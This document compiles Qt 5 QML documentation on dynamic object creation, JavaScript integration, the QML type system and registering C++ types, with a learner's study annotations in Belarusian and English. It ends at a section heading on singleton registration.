QML supports the dynamic creation of objects from within JavaScript. This is useful to delay instantiation of objects until necessary, thereby improving application startup time. It also allows visual objects to be dynamically created and added to the scene in reaction to user input or other events. *Два кантэкста выкарыстання магчымасці*

See the [Dynamic Scene example](http://doc.qt.io/qt-5/qtqml-dynamicscene-example.html) for a demonstration of the concepts discussed on this page.

##### Creating Objects Dynamically

There are two ways to create objects dynamically from JavaScript. You can either call [Qt.createComponent()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#createComponent-method) to dynamically create a [Component](http://doc.qt.io/qt-5/qml-qtqml-component.html) object, or use [Qt.createQmlObject()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#createQmlObject-method) to create an object from a string of QML.

Creating a component is better if you have an existing component defined in a QML document and you want to dynamically create instances of that component. Otherwise, creating an object from a string of QML is useful when the object QML itself is generated at runtime. *Кантэксты выкарыстання дадзеных двух шляхоў.*

##### Creating a Component Dynamically

To dynamically load a component defined in a QML file, call the [Qt.createComponent()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#createComponent-method) function in the [Qt object](http://doc.qt.io/qt-5/qml-qtqml-qt.html). This function takes the URL of the QML file as its only argument and creates a [Component](http://doc.qt.io/qt-5/qml-qtqml-component.html) object from this URL.

Once you have a [Component](http://doc.qt.io/qt-5/qml-qtqml-component.html), you can call its [createObject()](http://doc.qt.io/qt-5/qml-qtqml-component.html#createObject-method) method to create an instance of the component. This function can take one or two arguments:

* The first is the parent for the new object. The parent can be a graphical object (i.e. of the [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) type) or non-graphical object (i.e. of the [QtObject](http://doc.qt.io/qt-5/qml-qtqml-qtobject.html) or C++ [QObject](http://doc.qt.io/qt-5/qobject.html) type). Only graphical objects with graphical parent objects will be rendered to the [Qt Quick](http://doc.qt.io/qt-5/qtquick-index.html) visual canvas. If you wish to set the parent later you can safely pass null to this function.
* The second is optional and is a map of property-value pairs that define initial any property values for the object. Property values specified by this argument are applied to the object before its creation is finalized, avoiding binding errors that may occur if particular properties must be initialized to enable other property bindings. Additionally, there are small performance benefits when compared to defining property values and bindings after the object is created.

Here is an example. First there is Sprite.qml, which defines a simple QML component:

import QtQuick 2.0

Rectangle { width: 80; height: 50; color: "red" }

Our main application file, main.qml, imports a componentCreation.jsJavaScript file that will create Sprite objects:

import QtQuick 2.0

import "componentCreation.js" as MyScript

Rectangle {

id: appWindow

width: 300; height: 300

Component.onCompleted: MyScript.createSpriteObjects();

}

Here is componentCreation.js. Notice it checks whether the component [status](http://doc.qt.io/qt-5/qml-qtqml-component.html#status-prop) is Component.Ready before calling [createObject()](http://doc.qt.io/qt-5/qml-qtqml-component.html#createObject-method) in case the QML file is loaded over a network and thus is not ready immediately.

var component;

var sprite;

function createSpriteObjects() {

component = Qt.createComponent("Sprite.qml");

if (component.status == Component.Ready)

finishCreation();

else

component.statusChanged.connect(finishCreation);

}

function finishCreation() {

if (component.status == Component.Ready) {

sprite = component.createObject(appWindow, {"x": 100, "y": 100});

if (sprite == null) {

// Error Handling

console.log("Error creating object");

}

} else if (component.status == Component.Error) {

// Error Handling

console.log("Error loading component:", component.errorString());

}

}

*З прыклада цудоўна бачна, чаму ў сецевых прылажэннях спачатку важна счытаць, а ўжо потым толькі ствараць нешта.*

If you are certain the QML file to be loaded is a local file, you could omit the finishCreation() function and call [createObject()](http://doc.qt.io/qt-5/qml-qtqml-component.html#createObject-method) immediately:

function createSpriteObjects() {

component = Qt.createComponent("Sprite.qml");

sprite = component.createObject(appWindow, {"x": 100, "y": 100});

if (sprite == null) {

// Error Handling

console.log("Error creating object");

}

}

*Таксама адсюль бачна, што у js файле бачны id кмл аб’екта, які імпартуе гэты файл.*

Notice in both instances, [createObject()](http://doc.qt.io/qt-5/qml-qtqml-component.html#createObject-method) is called with appWindow passed as the parent argument, since the dynamically created object is a visual (Qt Quick) object. The created object will become a child of the appWindowobject in main.qml, and appear in the scene.

When using files with relative paths, the path should be relative to the file where [Qt.createComponent()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#createComponent-method) is executed.

To connect signals to (or receive signals from) dynamically created objects, use the signal connect() method. See [Connecting Signals to Methods and Signals](http://doc.qt.io/qt-5/qtqml-syntax-signals.html#connecting-signals-to-methods-and-signals) for more information.

It is also possible to instantiate components without blocking via the [incubateObject()](http://doc.qt.io/qt-5/qml-qtqml-component.html#incubateObject-method) function. *//intbu//*

##### Creating an Object from a String of QML

If the QML is not defined until runtime, you can create a QML object from a string of QML using the [Qt.createQmlObject()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#createQmlObject-method) function, as in the following example:

var newObject = Qt.createQmlObject('import QtQuick 2.0; Rectangle {color: "red"; width: 20; height: 20}',

parentItem,

"dynamicSnippet1");

The first argument is the string of QML to create. Just like in a new file, you will need to import any types you wish to use. The second argument is the parent object for the new object, and the parent argument semantics which apply to components are similarly applicable for createQmlObject(). The third argument is the file path to associate with the new object; this is used for error reporting.

If the string of QML imports files using relative paths, the path should be relative to the file in which the parent object (the second argument to the method) is defined.

**Important:**When building static QML applications, which is enforced on platforms like iOS, QML files are scanned to detect import dependencies. That way, all necessary plugins and resources are resolved at compile time. However, only explicit import statements are considered (those found at the top of a QML file), and not import statements enclosed within string literals. To support static builds, you therefore need to ensure that QML files using [Qt.createQmlObject()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#createQmlObject-method), explicitly contain all necessary imports at the top of the file in addition to inside the string literals. *What is static qml application?*

##### Maintaining Dynamically Created Objects

When managing dynamically created objects, you must ensure the creation context outlives the created object. Otherwise, if the creation context is destroyed first, the bindings in the dynamic object will no longer work.

The actual creation context depends on how an object is created:

* If [Qt.createComponent()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#createComponent-method) is used, the creation context is the [QQmlContext](http://doc.qt.io/qt-5/qqmlcontext.html) in which this method is called
* If [Qt.createQmlObject()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#createQmlObject-method) is called, the creation context is the context of the parent object passed to this method
* If a Component{} object is defined and [createObject()](http://doc.qt.io/qt-5/qml-qtqml-component.html#createObject-method) or [incubateObject()](http://doc.qt.io/qt-5/qml-qtqml-component.html#incubateObject-method) is called on that object, the creation context is the context in which the Component is defined

Also, note that while dynamically created objects may be used the same as other objects, they do not have an id in QML.

##### Deleting Objects Dynamically

In many user interfaces, it is sufficient to set a visual object's opacity to 0 or to move the visual object off the screen instead of deleting it. If you have lots of dynamically created objects, however, you may receive a worthwhile performance benefit if unused objects are deleted.

Note that you should never manually delete objects that were dynamically created by convenience QML object factories (such as [Loader](http://doc.qt.io/qt-5/qml-qtquick-loader.html) and [Repeater](http://doc.qt.io/qt-5/qml-qtquick-repeater.html)). Also, you should avoid deleting objects that you did not dynamically create yourself. *Don’t delete dynamically created objects.*

Items can be deleted using the destroy() method. This method has an optional argument (which defaults to 0) that specifies the approximate delay in milliseconds before the object is to be destroyed.

Here is an example. The application.qml creates five instances of the SelfDestroyingRect.qml component. Each instance runs a [NumberAnimation](http://doc.qt.io/qt-5/qml-qtquick-numberanimation.html), and when the animation has finished, calls destroy()on its root object to destroy itself:

|  |  |
| --- | --- |
| application.qml | import QtQuick 2.0  Item {  id: container  width: 500; height: 100  Component.onCompleted: {  var component = Qt.createComponent("SelfDestroyingRect.qml");  for (var i=0; i<5; i++) {  var object = component.createObject(container);  object.x = (object.width + 10) \* i;  }  }  } |
| SelfDestroyingRect.qml | import QtQuick 2.0  Rectangle {  id: rect  width: 80; height: 80  color: "red"  NumberAnimation on opacity {  to: 0  duration: 1000  onRunningChanged: {  if (!running) {  console.log("Destroying...")  rect.destroy();  }  }  }  } |

Alternatively, the application.qml could have destroyed the created object by calling object.destroy().

Note that it is safe to call destroy() on an object within that object. Objects are not destroyed the instant destroy() is called, but are cleaned up sometime between the end of that script block and the next frame (unless you specified a non-zero delay). *Delete realization.*

Note also that if a SelfDestroyingRect instance was created statically like this:

Item {

SelfDestroyingRect {

// ...

}

}

This would result in an error, since objects can only be dynamically destroyed if they were dynamically created.

Objects created with [Qt.createQmlObject()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#createQmlObject-method) can similarly be destroyed using destroy():

var newObject = Qt.createQmlObject('import QtQuick 2.0; Rectangle {color: "red"; width: 20; height: 20}',

parentItem,

"dynamicSnippet1");

newObject.destroy(1000);

<http://qt-project.org/doc/qt-5.1/qtdoc/qtquick-usecase-integratingjs.html>

#### Use Case - Integrating JavaScript in QML

JavaScript code can be easily integrated into QML to provide UI logic, imperative control, or other benefits. *Прызначэнне джава скрыпт. Лепей зразумець другое.*

##### Using JavaScript Expressions for Property Values

JavaScript expressions can be used in QML as bindings. For example:

Item {

width: Math.random()

height: width < 100 ? 100 : (width + 50) / 2

}

Note that function calls, like Math.random(), will not be revaluated unless their arguments change. So binding to Math.random() will be one random number and not revaluated, but if the width is changed in some other manner, the height binding will be reevaluated to take that into account.

##### Adding JavaScript Functions in QML

JavaScript functions can be declared on QML items, like in the below example. This allows you to call the method using the item id.

import QtQuick 2.3

Item {

id: container

width: 320

height: 480

function randomNumber() {

return Math.random() \* 360;

}

function getNumber() {

return container.randomNumber();

}

MouseArea {

anchors.fill: parent

// This line uses the JS function from the item

onClicked: rectangle.rotation = container.getNumber();

}

Rectangle {

color: "#272822"

width: 320

height: 480

}

Rectangle {

id: rectangle

anchors.centerIn: parent

width: 160

height: 160

color: "green"

Behavior on rotation { RotationAnimation { direction: RotationAnimation.Clockwise } }

}

##### Using JavaScript Files

JavaScript files can be used for abstracting out logic from QML files. To do this, first place your functions inside a .js file like in the example shown.

// myscript.js

function getRandom(previousValue) {

return Math.floor(previousValue + Math.random() \* 90) % 360;

}

Then import the file into any .qml file that needs to use the functions, like the example QML file below.

import QtQuick 2.3

import "myscript.js" as Logic

Item {

width: 320

height: 480

Rectangle {

color: "#272822"

width: 320

height: 480

}

MouseArea {

anchors.fill: parent

// This line uses the JS function from the separate JS file

onClicked: rectangle.rotation = Logic.getRandom(rectangle.rotation);

}

Rectangle {

id: rectangle

anchors.centerIn: parent

width: 160

height: 160

color: "green"

Behavior on rotation { RotationAnimation { direction: RotationAnimation.Clockwise } }

}

}

For further details on the JavaScript engine used by QML, as well as the difference from browser JS, see the full documentation on [JavaScript Expressions in QML Documents](http://doc.qt.io/qt-5/qtqml-javascript-expressions.html).

<http://qt-project.org/doc/qt-5.1/qtqml/qtqml-typesystem-topic.html>

### The QML Type System

The types which may be used in the definition of an object hierarchy in a QML document can come from various sources. They may be:

* provided natively by the QML language
* registered via C++ by QML modules
* provided as QML documents by QML modules

Furthermore, application developers can provide their own types, either by registering C++ types directly, or by defining reusable components in QML documents which can then be imported.

Wherever the type definitions come from, the engine will enforce type-safety for properties and instances of those types.

#### Basic Types

The QML language has built-in support for various primitive types including integers, double-precision floating point numbers, strings, and boolean values. Objects may have properties of these types, and values of these types may be passed as arguments to methods of objects. *These types can be safely used in objects.*

See the [QML Basic Types](http://doc.qt.io/qt-5/qtqml-typesystem-basictypes.html) documentation for more information about basic types.

#### JavaScript Types

JavaScript objects and arrays are supported by the QML engine. Any standard JavaScript type can be created and stored using the generic [var](http://doc.qt.io/qt-5/qml-var.html) type.

For example, the standard Date and Array types are available, as below:

import QtQuick 2.0

Item {

property var theArray: new Array()

property var theDate: new Date()

Component.onCompleted: {

for (var i = 0; i < 10; i++)

theArray.push("Item " + i)

console.log("There are", theArray.length, "items in the array")

console.log("The time is", theDate.toUTCString())

}

}

See [JavaScript Expressions in QML Documents](http://doc.qt.io/qt-5/qtqml-javascript-expressions.html) for more details.

#### QML Object Types

A QML object type is a type from which a QML object can be instantiated. QML object types are derived from [QtObject](http://doc.qt.io/qt-5/qml-qtqml-qtobject.html), and are provided by QML modules. Applications can import these modules to use the object types they provide. The QtQuick module provides the most common object types needed to create user interfaces in QML.

Finally, every QML document implicitly defines a QML object type, which can be re-used in other QML documents. See the documentation about [object types in the QML type system](http://doc.qt.io/qt-5/qtqml-typesystem-objecttypes.html) for in-depth information about object types.

<http://qt-project.org/doc/qt-5.1/qtqml/qtqml-typesystem-basictypes.html>

#### QML Basic Types

QML supports a number of basic types.

A *basic type* is one that refers to a simple value, such as an int or a string. This contrasts with a [QML Object Types](http://doc.qt.io/qt-5/qtqml-typesystem-topic.html#qml-object-types), which refers to an object with properties, signals, methods and so on. Unlike an object type, a basic type cannot be used to declare QML objects: it is not possible, for example, to declare an int{} object or a size{} object.

Basic types can be used to refer to:

* A single value (e.g. [int](http://doc.qt.io/qt-5/qml-int.html) refers to a single number, [var](http://doc.qt.io/qt-5/qml-var.html) can refer to a single list of items)
* A value that contains a simple set of property-value pairs (e.g. [size](http://doc.qt.io/qt-5/qml-size.html) refers to a value with width and height attributes)

##### Supported Basic Types

Some basic types are supported by the engine by default and do not require an [import statement](http://doc.qt.io/qt-5/qtqml-syntax-imports.html) to be used, while others do require the client to import the module which provides them. All of the basic types listed below may be used as a property type in a QML document, with the following exceptions:

* List must be used in conjunction with a QML object type
* Enumeration cannot be used directly as the enumeration must be defined by a registered QML object type

##### Basic Types Provided By The QML Language

The basic types supported natively in the QML language are listed below:

|  |  |
| --- | --- |
| [bool](http://doc.qt.io/qt-5/qml-bool.html) | Binary true/false value |
| [double](http://doc.qt.io/qt-5/qml-double.html) | Number with a decimal point, stored in double precision |
| [enumeration](http://doc.qt.io/qt-5/qml-enumeration.html) | Named enumeration value |
| [int](http://doc.qt.io/qt-5/qml-int.html) | Whole number, e.g. 0, 10, or -20 |
| [list](http://doc.qt.io/qt-5/qml-list.html) | List of QML objects |
| [real](http://doc.qt.io/qt-5/qml-real.html) | Number with a decimal point |
| [string](http://doc.qt.io/qt-5/qml-string.html) | Free form text string |
| [url](http://doc.qt.io/qt-5/qml-url.html) | Resource locator |
| [var](http://doc.qt.io/qt-5/qml-var.html) | Generic property type |

##### Basic Types Provided By QML Modules

QML modules may extend the QML language with more basic types. For example, the basic types provided by the QtQuick module are listed below:

|  |  |
| --- | --- |
| [date](http://doc.qt.io/qt-5/qml-date.html) | Date value |
| [point](http://doc.qt.io/qt-5/qml-point.html) | Value with x and y attributes |
| [rect](http://doc.qt.io/qt-5/qml-rect.html) | Value with x, y, width and height attributes |
| [size](http://doc.qt.io/qt-5/qml-size.html) | Value with width and height attributes |
| [color](http://doc.qt.io/qt-5/qml-color.html) | ARGB color value. The type refers to an ARGB color value. It can be specified in a number of ways: |
| [font](http://doc.qt.io/qt-5/qml-font.html) | Font value with the properties of QFont. The type refers to a font value with the properties of QFont |
| [matrix4x4](http://doc.qt.io/qt-5/qml-matrix4x4.html) | A matrix4x4 type is a 4-row and 4-column matrix |
| [quaternion](http://doc.qt.io/qt-5/qml-quaternion.html) | A quaternion type has scalar, x, y, and z attributes |
| [vector2d](http://doc.qt.io/qt-5/qml-vector2d.html) | A vector2d type has x and y attributes |
| [vector3d](http://doc.qt.io/qt-5/qml-vector3d.html) | Value with x, y, and z attributes |
| [vector4d](http://doc.qt.io/qt-5/qml-vector4d.html) | A vector4d type has x, y, z and w attributes |

The [Qt](http://doc.qt.io/qt-5/qml-qtqml-qt.html) global object provides useful functions for manipulating values of basic types.

Currently only QML modules which are provided by Qt may provide their own basic types, however this may change in future releases of Qt QML. In order to use types provided by a particular QML module, clients must import that module in their QML documents.

##### Property Change Behavior for Basic Types

Some basic types have properties: for example, the [font](http://doc.qt.io/qt-5/qml-font.html) type has pixelSize, family and bold properties. Unlike properties of [object types](http://doc.qt.io/qt-5/qtqml-typesystem-topic.html#qml-object-types), properties of basic types do not provide their own property change signals. It is only possible to create a property change signal handler for the basic type property itself:

Text {

// invalid!

onFont.pixelSizeChanged: doSomething()

// also invalid!

font {

onPixelSizeChanged: doSomething()

}

// but this is ok

onFontChanged: doSomething()

}

Be aware, however, that a property change signal for a basic type is emitted whenever *any* of its attributes have changed, as well as when the property itself changes. Take the following code, for example:

Text {

onFontChanged: console.log("font changed")

Text { id: otherText }

focus: true

// changing any of the font attributes, or reassigning the property

// to a different font value, will invoke the onFontChanged handler

Keys.onDigit1Pressed: font.pixelSize += 1

Keys.onDigit2Pressed: font.b = !font.b

Keys.onDigit3Pressed: font = otherText.font

}

In contrast, properties of an [object type](http://doc.qt.io/qt-5/qtqml-typesystem-topic.html#qml-object-types) emit their own property change signals, and a property change signal handler for an object-type property is only invoked when the property is reassigned to a different object value.

<http://qt-project.org/doc/qt-5.1/qtqml/qtqml-typesystem-objecttypes.html>

#### QML Object Types

A QML object type is a type from which a QML object can be instantiated.

In syntactic terms, a QML object type is one which can be used to declare an object by specifying the *type name* followed by a set of curly braces that encompasses the attributes of that object. This differs from *basic types*, which cannot be used in the same way. For example, [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) is a QML object type: it can be used to create Rectangle type objects. This cannot be done with primitive types such as int and bool, which are used to hold simple data types rather than objects.

Custom QML object types can be defined by creating a .qml file that defines the type, as discussed in [Documents as QML object type definitions](http://doc.qt.io/qt-5/qtqml-documents-definetypes.html), or by defining a QML type from C++ and registering the type with the QML engine, as discussed in [Defining QML Types from C++](http://doc.qt.io/qt-5/qtqml-cppintegration-definetypes.html).

##### Defining Object Types from QML

###### Defining Object Types through QML Documents

Plugin writers and application developers may provide types defined as QML documents. A QML document, when visible to the QML import system, defines a type identified by the name of the file minus the file extensions.

Thus, if a QML document named "MyButton.qml" exists, it provides the definition of the "MyButton" type, which may be used in a QML application.

See the documentation about [QML Documents](http://doc.qt.io/qt-5/qtqml-documents-topic.html) for information on how to define a QML document, and the syntax of the QML language. Once you are familiar with the QML language and how to define QML documents, see the documentation which explains how to [define and use your own reusable QML types in QML documents](http://doc.qt.io/qt-5/qtqml-documents-definetypes.html).

See [Defining Object Types through QML Documents](http://doc.qt.io/qt-5/qtqml-documents-definetypes.html) for more information.

###### Defining Anonymous Types with Component

Another method of creating object types from within QML is to use the [Component](http://doc.qt.io/qt-5/qml-qtqml-component.html) type. This allows a type to be defined inline within a QML document, instead of using a separate document in a .qml file.

Item {

id: root

width: 500; height: 500

Component {

id: myComponent

Rectangle { width: 100; height: 100; color: "red" }

}

Component.onCompleted: {

myComponent.createObject(root)

myComponent.createObject(root, {"x": 200})

}

}

Here the myComponent object essentially defines an anonymous type that can be instantiated using [Component::createObject](http://doc.qt.io/qt-5/qml-qtqml-component.html#createObject-method) to create objects of this anonymous type.

Inline components share all the characteristics of regular top-level components and use the same import list as their containing QML document.

Note that each [Component](http://doc.qt.io/qt-5/qml-qtqml-component.html) object declaration creates its own *component scope*. Any *id* values used and referred to from within a [Component](http://doc.qt.io/qt-5/qml-qtqml-component.html) object declaration must be unique within that scope, but do not need to be unique within the document within which the inline component is declared. So, the [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) declared in the myComponent object declaration could have an *id* of root without conflicting with the root declared for the [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) object in the same document, as these two *id* values are declared within different component scopes.

See [Scope and Naming Resolution](http://doc.qt.io/qt-5/qtqml-documents-scope.html) for more details.

###### Defining Object Types from C++

C++ plugin writers and application developers may register types defined in C++ through API provided by the Qt QML module. There are various registration functions which each allow different use-cases to be fulfilled. For more information about those registration functions, and the specifics of exposing custom C++ types to QML, see the documentation regarding [Defining QML Types from C++](http://doc.qt.io/qt-5/qtqml-cppintegration-definetypes.html).

The QML type-system relies on imports, plugins and extensions being installed into a known import path. Plugins may be provided by third-party developers and reused by client application developers. Please see the documentation about [QML modules](http://doc.qt.io/qt-5/qtqml-modules-topic.html) for more information about how to create and deploy a QML extension module.

<http://qt-project.org/doc/qt-5.1/qtqml/qtqml-documents-definetypes.html>

###### Defining Object Types through QML Documents

One of the core features of QML is that it enables QML object types to be easily defined in a lightweight manner through QML documents to suit the needs of individual QML applications. The standard [Qt Quick](http://doc.qt.io/qt-5/qtquick-index.html) module provides various types like [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html), [Text](http://doc.qt.io/qt-5/qml-qtquick-text.html) and [Image](http://doc.qt.io/qt-5/qtquick-imageelements-example.html#image) for building a QML application; beyond these, you can easily define your own QML types to be reused within your application. This ability to create your own types forms the building blocks of any QML application.

###### Defining an Object Type with a QML File

To create an object type, a QML document should be placed into a text file named as *<TypeName>.qml* where *<TypeName>* is the desired name of the type, which must be comprised of alphanumeric characters or underscores and beginning with an uppercase letter. This document is then automatically recognized by the engine as a definition of a QML type. Additionally, a type defined in this manner is automatically made available to other QML files within the same directory as the engine searches within the immediate directory when resolving QML type names.

For example, below is a document that declares a [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) with a child [MouseArea](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html). The document has been saved to file named SquareButton.qml:

// SquareButton.qml

import QtQuick 2.0

Rectangle {

property int side: 100

width: side; height: side

color: "red"

MouseArea {

anchors.fill: parent

onClicked: console.log("Button clicked!")

}

}

Since the file is named SquareButton.qml, **this can now be used as a type named SquareButton by any other QML file within the same directory**. For example, if there was a myapplication.qml file in the same directory, it could refer to the SquareButton type:

// myapplication.qml

import QtQuick 2.0

SquareButton {}



This creates a 100 x 100 red [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) with an inner [MouseArea](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html), as defined in SquareButton.qml. When this myapplication.qml document is loaded by the engine, it loads the SquareButton.qml document as a component and instantiates it to create a SquareButton object.

The SquareButton type encapsulates the tree of QML objects declared in SquareButton.qml. When the QML engine instantiates a SquareButton object from this type, it is instantiating an object from the [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) tree declared in SquareButton.qml.

**Note:**the letter case of the file name is significant on some (notably UNIX) filesystems. It is recommended the file name case matches the case of the desired QML type name exactly - for example, Box.qml and not BoX.qml - regardless of the platform to which the QML type will be deployed.

##### Importing Types Defined Outside the Current Directory

If SquareButton.qml was not in the same directory as myapplication.qml, the SquareButton type would need to be specifically made available through an *import* statement in myapplication.qml. It could be imported from a relative path on the file system, or as an installed module; see [module](http://doc.qt.io/qt-5/qtqml-modules-topic.html) for more details.

##### Accessible Attributes of Custom Types

The **root object** definition in a .qml file **defines the attributes that are available for a QML type**. All properties, signals and methods that belong to this root object - whether they are custom declared, or come from the QML type of the root object - are externally accessible and can be read and modified for objects of this type.

For example, the root object type in the SquareButton.qml file above is [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html). This means any properties defined by the [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) type can be modified for a SquareButton object. The code below defines three SquareButton objects with customized values for some of the properties of the root [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) object of the SquareButton type:

// application.qml

import QtQuick 2.0

Column {

SquareButton { side: 50 }

SquareButton { x: 50; color: "blue" }

SquareButton { radius: 10 }

}



The attributes that are accessible to objects of the custom QML type include any [custom properties](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#defining-property-attributes), [methods](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#defining-method-attributes) and [signals](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#defining-signal-attributes) that have additionally been defined for an object. For example, suppose the [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) in SquareButton.qml had been defined as follows, with additional properties, methods and signals: *// дадаваць уласныя ўласцівасці і метады да стандартных тыпаў – гэта адметная рыса мовы кмл. Так нельга рабіць з тымі ж аб’ектамі qt. – маецца на ўвазе дадаваць новыя метады да бібліятэчных функцый //*

// SquareButton.qml

import QtQuick 2.0

Rectangle {

id: root

property bool pressed: mouseArea.pressed

signal buttonClicked(real xPos, real yPos)

function randomizeColor() {

root.color = Qt.rgba(Math.random(), Math.random(), Math.random(), 1)

}

property int side: 100

width: side; height: side

color: "red"

MouseArea {

id: mouseArea

anchors.fill: parent

onClicked: root.buttonClicked(mouse.x, mouse.y)

}

}

Any SquareButton object could make use of the pressed property, buttonClicked signal and randomizeColor() method that have been added to the root [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html):

// application.qml

import QtQuick 2.0

SquareButton {

id: squareButton

onButtonClicked: {

console.log("Clicked", xPos, yPos)

randomizeColor()

}

Text { text: squareButton.pressed ? "Down" : "Up" }

}

Note that any of the id values defined in SquareButton.qml are not accessible to SquareButton objects, as id values are only accessible from within the component scope in which a component is declared. The SquareButton object definition above cannot refer to mouseArea in order to refer to the [MouseArea](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html) child, and if it had an id of root rather than squareButton, this would not conflict with the id of the same value for the root object defined in SquareButton.qml as the two would be declared within separate scopes.

<http://qt-project.org/doc/qt-5.1/qtqml/qtqml-cppintegration-definetypes.html>

#### Defining QML Types from C++

When extending QML with C++ code, a C++ class can be registered with the QML type system to enable the class to be used as a data type within QML code. While the properties, methods and signals of any [QObject](http://doc.qt.io/qt-5/qobject.html)-derived class are accessible from QML, as discussed in [Exposing Attributes of C++ Types to QML](http://doc.qt.io/qt-5/qtqml-cppintegration-exposecppattributes.html), such a class cannot be used as a data type from QML until it is registered with the type system. Additionally registration can provide other features, such as allowing a class to be used as an instantiable [QML object type](http://doc.qt.io/qt-5/qtqml-typesystem-objecttypes.html) from QML, or enabling a singleton instance of the class to be imported and used from QML.

Additionally, the [Qt QML](http://doc.qt.io/qt-5/qtqml-index.html) module provides mechanisms for implementing QML-specific features such as *attached properties* and *default properties* in C++.

(Note that a number of the important concepts covered in this document are demonstrated in the [Writing QML Extensions with C++](http://doc.qt.io/qt-5/qtqml-tutorials-extending-qml-example.html) tutorial.)

##### Registering C++ Types with the QML Type System

A [QObject](http://doc.qt.io/qt-5/qobject.html)-derived class can be registered with the QML type system to enable the type to be used as a data type from within QML code.

The engine allows the registration of both instantiable and non-instantiable types. Registering an instantiable type enables a C++ class to be used as the definition of a QML object type, allowing it to be used in object declarations from QML code to create objects of this type. Registration also provides the engine with additional type metadata, enabling the type (and any enums declared by the class) to be used as a data type for property values, method parameters and return values, and signal parameters that are exchanged between QML and C++.

Registering a non-instantiable type also registers the class as a data type in this manner, but the type cannot be used instantiated as a QML object type from QML. This is useful, for example, if a type has enums that should be exposed to QML but the type itself should not be instantiable. *Using context of this feature.*

##### Registering an Instantiable Object Type

**Any** [**QObject**](http://doc.qt.io/qt-5/qobject.html)**-derived C++ class can be registered as the definition of a**[**QML object type**](http://doc.qt.io/qt-5/qtqml-typesystem-objecttypes.html). Once a class is registered with the QML type system, the class can be declared and instantiated like any other object type from QML code. Once created, a class instance can be manipulated from QML; as [Exposing Attributes of C++ Types to QML](http://doc.qt.io/qt-5/qtqml-cppintegration-exposecppattributes.html) explains, the properties, methods and signals of any [QObject](http://doc.qt.io/qt-5/qobject.html)-derived class are accessible from QML code.

To register a [QObject](http://doc.qt.io/qt-5/qobject.html)-derived class as an instantiable QML object type, call [qmlRegisterType](http://doc.qt.io/qt-5/qqmlengine.html#qmlRegisterType)() to register the class as QML type into a particular type namespace. Clients can then import that namespace in order to use the type.

For example, suppose there is a Message class with author and creationDate properties:

class Message : public QObject

{

Q\_OBJECT

Q\_PROPERTY(QString author READ author WRITE setAuthor NOTIFY authorChanged)

Q\_PROPERTY(QDateTime creationDate READ creationDate WRITE setCreationDate NOTIFY creationDateChanged)

public:

// ...

};

This type can be registered by calling [qmlRegisterType](http://doc.qt.io/qt-5/qqmlengine.html#qmlRegisterType)() with an appropriate type namespace and version number. For example, to make the type available in the com.mycompany.messaging namespace with version 1.0: *example*

qmlRegisterType<Message>("com.mycompany.messaging", 1, 0, "Message");

The type can be used in an [object declaration](http://doc.qt.io/qt-5/qtqml-syntax-basics.html#object-declarations) from QML, and its properties can be read and written to, as per the example below:

import com.mycompany.messaging 1.0

Message {

author: "Amelie"

creationDate: new Date()

}

[*http://doc.qt.io/qt-5/properties.html*](http://doc.qt.io/qt-5/properties.html)

*Метапраграмаванне ў кт і яго перавагі*

*Accessing a property through its WRITE accessor is the better of the two, because it is faster and gives better diagnostics at compile time, but setting the property this way requires that you know about the class at compile time. Accessing properties by name lets you access classes you don't know about at compile time. You can discover a class's properties at run time by querying its*[*QObject*](http://doc.qt.io/qt-5/qobject.html)*,*[*QMetaObject*](http://doc.qt.io/qt-5/qmetaobject.html)*, and*[*QMetaProperties*](http://doc.qt.io/qt-5/qmetaproperty.html)*.*

##### Registering Non-Instantiable Types

Sometimes a [QObject](http://doc.qt.io/qt-5/qobject.html)-derived class may need to be registered with the QML type system but not as an instantiable type. For example, this is the case if a C++ class:

* is an interface type that should not be instantiable
* is a base class type that does not need to be exposed to QML
* declares some enum that should be accessible from QML, but otherwise should not be instantiable
* is a type that should be provided to QML through a singleton instance, and should not be instantiable from QML

*intbu using context of this cases*

The [Qt QML](http://doc.qt.io/qt-5/qtqml-index.html) module provides several methods for registering non-instantiable types:

* [qmlRegisterType](http://doc.qt.io/qt-5/qqmlengine.html#qmlRegisterType)() (with no parameters) registers a C++ type that is not instantiable and cannot be referred to from QML. This enables the engine to coerce any inherited types that are instantiable from QML.
* [qmlRegisterInterface](http://doc.qt.io/qt-5/qqmlengine.html#qmlRegisterInterface)() registers a Qt interface type with a specific QML type name. The type is not instantiable from QML but can be referred to by its type name. *using context?*
* [qmlRegisterUncreatableType](http://doc.qt.io/qt-5/qqmlengine.html#qmlRegisterUncreatableType)() registers a named C++ type that is not instantiable but should be identifiable as a type to the QML type system. This is useful if a type's enums or attached properties should be accessible from QML but the type itself should not be instantiable.
* [qmlRegisterSingletonType](http://doc.qt.io/qt-5/qqmlengine.html#qmlRegisterSingletonType)() registers a singleton type that can be imported from QML, as discussed below. *using context?*

Note that all C++ types registered with the QML type system must be [QObject](http://doc.qt.io/qt-5/qobject.html)-derived, even if they are non-instantiable.

##### Registering Singleton Objects with a Singleton Type

